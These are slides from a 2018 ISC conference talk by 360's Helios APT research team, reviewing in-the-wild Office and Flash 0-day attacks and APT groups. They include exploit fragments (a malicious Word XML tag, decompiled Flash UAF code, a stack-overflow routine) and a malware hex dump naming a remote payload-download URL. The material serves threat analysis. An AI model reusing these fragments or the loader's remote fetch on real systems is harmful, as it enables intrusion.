



ISC 互联网安全大会



360 互联网安全中心



# 在野0day揭秘

## 威胁情报感知发现apt攻击

边亮 360追日团队

2018 ISC 互联网安全大会 中国·北京  
Internet Security Conference 2018 Beijing·China

(原中国互联网安全大会)

# 目录

**全球在野0DAY攻击回顾**

**自主捕获的0DAY和APT攻击案例**

**基于大数据的高级威胁感知技术**

# 360追日团队 (HELIOS TEAM)

专注APT等高级威胁的研究。

致力于发现和披露更多的APT组织或行动。

截至目前已发现三十多个APT组织。

<http://zhui.ri.360.cn>

# 监控和发现的APT



ISC 互联网安全大会



360 互联网安全中心



# 近期在野0DAY攻击回顾




ISC互联网安全大会



360互联网安全中心

2017年4月	CVE-2017-0199	HTA	In the Wild Attacks Leveraging HTA Handler	火眼
2017年6月	CVE-2017-0261/2/3	Word	EPS Processing Zero-Days Exploited by Multiple Threat Actors	火眼
2017年7月	CVE-2017-8464	Lnk	震网三代, 360发布首个震网三代相关的隔离网络高级威胁攻击预警分析报告	360
2017年9月	CVE-2017-8759	Word	Zero-Day Used in the Wild to Distribute FINSPY	火眼
2017年10月	CVE-2017-11826	Word	360代表中国厂商全球独家捕获在野0day漏洞 (CVE-2017-11826)	360
2017年10月	CVE-2017-11292	Flash	BlackOasis APT and new targeted attacks leveraging zero-day exploit	卡巴斯基
2017年12月	CVE-2018-0802	Word	360率先捕获噩梦公式二代漏洞, 微软在2018年修复的首个在野0day漏洞	360
2017年12月	NULL	Web (国内某邮箱)	360捕获利用国内某邮箱漏洞攻击的在野0day	360
2018年2月	CVE-2018-4878	Flash	360国内首家捕获并分析预警, 2018年第一个Adobe Flash零日漏洞在野攻击	360
2018年4月	CVE-2018-8174	Word & IE	360捕获全球首例利用浏览器0day漏洞的新型Office文档在野攻击-双杀漏洞	360
2018年6月	CVE-2018-5002	Flash	360在全球范围内率先捕获了使用Flash 0day漏洞的在野攻击	360
2018年7月	CVE-2018-8373	Word & IE	Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode	趋势科技



# 主要攻击手法




ISC互联网安全大会



360互联网安全中心

常用语言或语种	简体中文、英文
攻击前导	鱼叉邮件（二进制可执行文件） 鱼叉邮件（文档型漏洞文件） 鱼叉邮件（恶意网址） 水坑攻击 即时通讯工具 社交网络
Oday利用的情况	<b>CVE-2013-3906、CVE-2017-0199</b>
漏洞利用种类	文档漏洞：CVE-2014-4114、CVE-2012-0158、CVE-2014-1761、CVE-2015-1641、CVE-2010-3333、CVE-2013-3906、CVE-2017-0261、CVE-2017-0262 Internet Explorer漏洞：CVE-2012-4792 Java漏洞：CVE-2012-0422
针对操作系统	Windows Mac OS X Android
横向移动	暂不披露
驻留机制	暂不披露
RAT种类	大类至少7种以上

# 沙箱逃逸




## 摩诃草针对360进行攻防测试

360追踪到主控制程序PCST.EXE

2016年11月-2017年8月-至今摩诃草组织使用C&C服务器

```
[assembly: AssemblyVersion("1.0.0.5")]  
[assembly: ComVisible(false)]  
[assembly: Guid("a6e6d16-806f-4e72-aa6f-21764d8b3568")]  
[assembly: AssemblyTitle("PCST")]  
[assembly: AssemblyDescription("")]  
[assembly: AssemblyConfiguration("")]  
[assembly: AssemblyCompany("Pyramid Cyber and Forensics")]  
[assembly: AssemblyProduct("PCST")]  
[assembly: AssemblyCopyright("Copyright © 2016")]  
[assembly: AssemblyTrademark("")]  
[assembly: AssemblyCulture("")]  
[assembly: ComVisible(false)]  
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.IgnoreSymbolicExecutionContextCheckDisabled)]  
[assembly: ComVisibleRelaxations(8)]  
[assembly: HuntianCompatibility(WeaponAcceptanceName = true)]
```

含有公司信息Pyramid Cyber and Forensics



测试开发人员为该公司员工Nipun Jaswal

继续关联了同源的大量样本  
a4fb5a6765cb8a30a8\*\*\*\*\*  
3fbb1267582acb7df5\*\*\*\*\*  
46416847e3f92d1ef\*\*\*\*\*  
...

# CVE-2017-11826在野攻击



ISC 互联网安全大会




360 互联网安全中心

- 精心构造恶意的word文档标签和对应的属性值造成远程任意代码执行
- 与CVE-2015-1641漏洞有非常多的共同之处，是一例典型的类型混淆漏洞

```
Command
0:000> dd eax
145a6f00 0000045f 00000000 00000000 00000000
145a6f10 00000000 00000000 00000000 00000000
145a6f20 00000000 00000000 0069004c 0063006e
145a6f30 00720065 00680043 00720061 00680043
145a6f40 00720061 088888ec 006f0066 0074006e
145a6f50 0062ff1a 00740061 006e0061 00000067
145a6f60 00000000 00000000 00000000 00000000
145a6f70 00000000 00000000 00000000 00000000
0:000> db eax
145a6f00 5f 04 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
145a6f10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
145a6f20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
145a6f30 65 00 72 00 43 00 68 00 61 00 72 00 43 00 68 00 e.r.C.h.a.r.C.h.
145a6f40 61 00 72 00 ec 88 88 08 66 00 6f 00 6e 00 74 00 a.r.C.h.a.r.C.h.
145a6f50 1a ff 62 00 61 00 74 00 61 00 6e 00 67 00 00 00 ..b.a.t.a.n.g...
145a6f60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
145a6f70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0:000> u
wwlib!wdGetApplicationObject+0x56493:
315fc075 8b4044 mov eax,dword ptr [eax+44h]
315fc078 8b4f44 mov ecx,dword ptr [edi+44h]
315fc07b 894144 mov dword ptr [ecx+44h],eax
315fc07e 8b4744 mov eax,dword ptr [edi+44h]
315fc081 8b4044 mov eax,dword ptr [eax+44h]
315fc084 8b08 mov ecx,dword ptr [eax]
315fc086 50 push eax
315fc087 ff5104 call dword ptr [ecx+4]
0:000> r
eax=145a6f00 ebx=00000000 ecx=11fea6f0 edx=00000004 esi=04974350 edi=11fea8cc
eip=315fc075 esp=00124df0 ebp=00124e58 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
wwlib!wdGetApplicationObject+0x56493:
315fc075 8b4044 mov eax,dword ptr [eax+44h] ds:0023:145a6f44=088888ec
```

```
document.xml - Notepad2
File Edit View Settings ?
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-com
<w:body >
  <w:shapeDefaults >
    <o:OLEObject >
      <w:font w:name="LincerCharChar被font: batang"><o:idmap/>
    </o:OLEObject>
  </w:shapeDefaults>
</w:body>
</w:document>
```


## payload攻击流程



- 在“噩梦公式一代”的补丁中没有修复另一处拷贝字体FaceName时的栈溢出
- 攻击者构造恶意数据，覆盖了漏洞函数返回地址的后两个字节，然后将控制流导向了位于栈上的shellcode，巧妙绕过地址随机化保护。

```
LOGFONTA *__cdecl sub_21E39(LPCSTR lpLogfont, __int16 a2, LOGFONTA *lParam)
{
    LOGFONTA *result; // eax@7
    strcpy(lParam->lfFaceName, lpLogfont);
    lParam->lfCharSet = 1;
    EnumFontsA(hdc, lpLogfont, FMDFontProtoEnum, (LPARAM)lParam);
    lParam->lfWidth = 0;
    lParam->lfEscapement = 0;
    lParam->lfOrientation = 0;
    if ( a2 & 1 )
        lParam->lfWeight = 700;
    else
        lParam->lfWeight = 400;
    if ( a2 & 2 )
        lParam->lfItalic = 1;
    else
        lParam->lfItalic = 0;
    lParam->lfUnderline = 0;
    lParam->lfStrikeOut = 0;
    lParam->lfOutPrecision = 0;
    lParam->lfClipPrecision = 0;
    lParam->lfQuality = 0;
    result = lParam;
    lParam->lfPitchAndFamily = 0;
    return result;
}
```

# 噩梦公式二代在野攻击



- 2017年12月，360追日团队捕获到一批针对我国政府、贸易相关企业的针对性攻击
- 该组织最早从2016年5月起开始策划攻击，至今仍处于活跃状态
- 我们掌握了该组织使用的完整网络武器库、数据、源代码、攻击证据线索
- 该组织至少使用了国内某邮箱2个0day漏洞，其中一个0day在2017年底修补
- 在2018年初使用了该邮箱的另一个0day漏洞继续攻击
- 结合大数据平台进行追查溯源，关联到疑似实施APT攻击相关的公司、网络武器的开发者

# CVE-2018-4878在野攻击



ISC互联网安全大会



360互联网安全中心

- 漏洞存在于flash的DRMManager对象，相关的方法调用没有正确的处理导致UAF（Use-After-Free）漏洞
- 通过修改ByteArray对象的Length可以完成任意内存读写执行，执行最终的shellcode代码

```
49 public function method_3() : void
50 {
51     var § \x19§ :* = null;
52     var data14:* = null;
53     § \x19§ = PSDK.pSDK;
54     data14 = § \x19§ .createDispatcher();
55     this.var_15 = § \x19§ .createMediaPlayer(data14);
56     this.var_16 = new class_8();
57     this.var_15.drmManager.initialize(this.var_16);
58     this.var_16 = null;
59 }
```

```
public function flash25() : void
{
    this.var_17 = new class_7();
    this.var_17.length = 512;
    if(this.var_13.a14 != 0)
    {
        for(var § \x1e\x0b§ :int = 0; § \x1e\x0b§ < 5; § \x1e\x0b§ ++)
        {
            this.var_13.a32 = this.var_13.a14 + 8 * § \x1e\x0b§ + 7;
            this.var_17.flash26(§ \x1e\x0b§ * 2 + 1, this.var_17.flash25());
        }
        this.var_17.a11 = 0;
        this.var_18 = this.var_13.a14;
    }
}
```

# CVE-2018-4878在野攻击



ISC 互联网安全大会



360 互联网安全中心

A4    ✕    ✓    fx

	A	B	C
1			
2			
3		인기상품	가격
4		존바바토스 아티산 포 맨	25800원
5		한국오츠카제약 우르오스 올인원 모이스처라이저 스킨 로션 200ml	19,020원
6		탈모닷컴 올뉴 TS 샴푸 500ml	34,220원
7		CJ라이온 아이깨끗해 폼 핸드 솜 250ml	2,760원
8		시세이도 센카 퍼펙트 힙 폼 클렌징 120g	4,080원
9		갈더마 세타필 모이스처라이징 로션 591ml	10,610원
10		유니레버 도브 실키 바디크림 300ml	13,900원
11		LG생활건강 보닌 트리플 액션 원샷 플루이드 180ml	18,510원
12		두피중심 고체샴푸 28g	12,160원
13		르퀼라야 퓨어텐 클렌저 810ml	18,900원
14			
15			
16			
17			
18			
19			
20			
21			
22			

Sheet1    Sheet2    Sheet3    +

# CVE-2018-4878在野攻击



ISC互联网安全大会



360互联网安全中心

```
109440 045B869B 64EB3A95 68F1807B FFE06201 F3E6DFDB A8F8A807 342F0A04 17CB7BE2
109472 5BF6DE02 5D58695D 150BC6BA A2A7FBA8 45FF30D2 5B941D82 A8929E4E FE513034
109504 C1F24433 FF075E5E 0424FF01 3D72B7AD 718E427C 58FF1545 00000002 00000000
109536 00687474 703A2F2F 7777772E 64796C62 6F696C65 722E636F 2E6B722F 61646D69
109568 6E63656E 7465722F 66696C65 732F626F 61642F34 2F6D616E 61676572 2E706870
109600 160E0100 01006C6F 61647377 665F5357 4642436C 61737300 BF14E40A 00000100
109632 00006C6F 61647377 66001000 2E000364 0A00007D 076C6F61 64737766 0031463A
109664 5C776F72 6B5C666C 6173685C 6F626675 73636174 696F6E5C 6C6F6164 7377665C
109696 7372633B 3B6C6F61 64737766 2E617311 6C6F6164 7377665F 53574642 436C6173
109728 73095357 4642436C 6173730D 6C6F6164 7377665F 4D795552 4C054D79 55524C09
109760 54657874 4669656C 640A666C 6173682E 74657874 06747874 666C640A 55524C52
109792 65717565 73740966 6C617368 2E6E6574 0B6D7955 726C5265 71657374 0955524C
109824 4C6F6164 65720B6D 7955726C 4C6F6164 65720577 69647468 06686569 67687408
109856 61646443 68696C64 05457665 6E740C66 6C617368 2E657665 6E747308 434F4D50
109888 4C455445 07446563 72697074 10616464 4576656E 744C6973 74656E65 720C494F
109920 4572726F 72457665 6E740849 4F5F4552 524F520F 4F6E494F 4572726F 7248616E
109952 646C6512 53656375 72697479 4572726F 72457665 6E740E53 45435552 4954595F
109984 4552524F 52154F6E 53656375 72697479 4572726F 7248616E 646C6509 42797465
110016 41727261 790B666C 6173682E 7574696C 73076269 6E446174 61135365 6E644765
110048 74537766 4B657952 65716573 740F6C6F 61647377 662F6C6F 61647377 66067377
110080 665F6964 06737472 44626706 6D795F75 726C0C43 61706162 696C6974 6965730C
110112 666C6173 682E7379 7374656D 0A697344 65627567 67657202 2D440B73 7A5F7377
110144 665F6865 61640669 645F6C65 6E0A7772 69746542 79746573 0A537472 696E6755
110176 74696C08 6D782E75 74696C73 08746F53 7472696E 67047472 696D0375 726C043F
110208 60643000 41707061 70205074 72606567 07266670 55767320 07766570 72606565
```

```
[..d.:.h..{...b ..... 4/ .{.
[.. ]Xi] .....E..0.[. η...N™Q04
.D3... ^^ $... -r..q.BIX... E
http://www.dylboiler.co.kr/admi
ncenter/files/boad/4/manager.php
loadswf_SWFBClass . .
loadswf . d } loadswf 1F:
\work\flash\obfuscation\loadswf\
src;;loadswf.as loadswf_SWFBClas
s SWFBClass loadswf_MyURL MyURL
TextField flash.text txtfld URLR
equest flash.net myUrlRequest URL
Loader myUrlLoader width height
addChild Event flash.events COMP
LETE Decript addEventListener IO
ErrorEvent IO_ERROR OnIOErrorHan
dle SecurityErrorEvent SECURITY_
ERROR OnSecurityErrorHandle Byte
Array flash.utils binData SendGe
tSwfKeyRequet loadswf/loadswf sw
